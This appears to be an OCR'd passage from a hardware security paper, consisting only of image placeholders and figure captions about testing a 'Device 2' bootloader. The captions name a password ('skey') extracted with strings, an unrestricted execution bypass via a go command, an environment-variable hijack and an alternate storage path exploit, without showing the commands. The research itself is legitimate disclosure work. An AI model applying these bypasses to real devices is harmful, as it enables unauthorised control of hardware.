

Figure 4: We switched to device 2.



Figure 5: Terminal output for device 2, giving the password “skey” above our “Loading kernel...” string just by running the strings command.



Figure 6: Terminal output for Device 2 demonstrating the unrestricted execution bypass via the go command.

Figure 7: Terminal output for Device 2 demonstrating the persistent environment variable hijack attempt.



Figure 8: Terminal output for Device 2 demonstrating the alternate storage path exploit..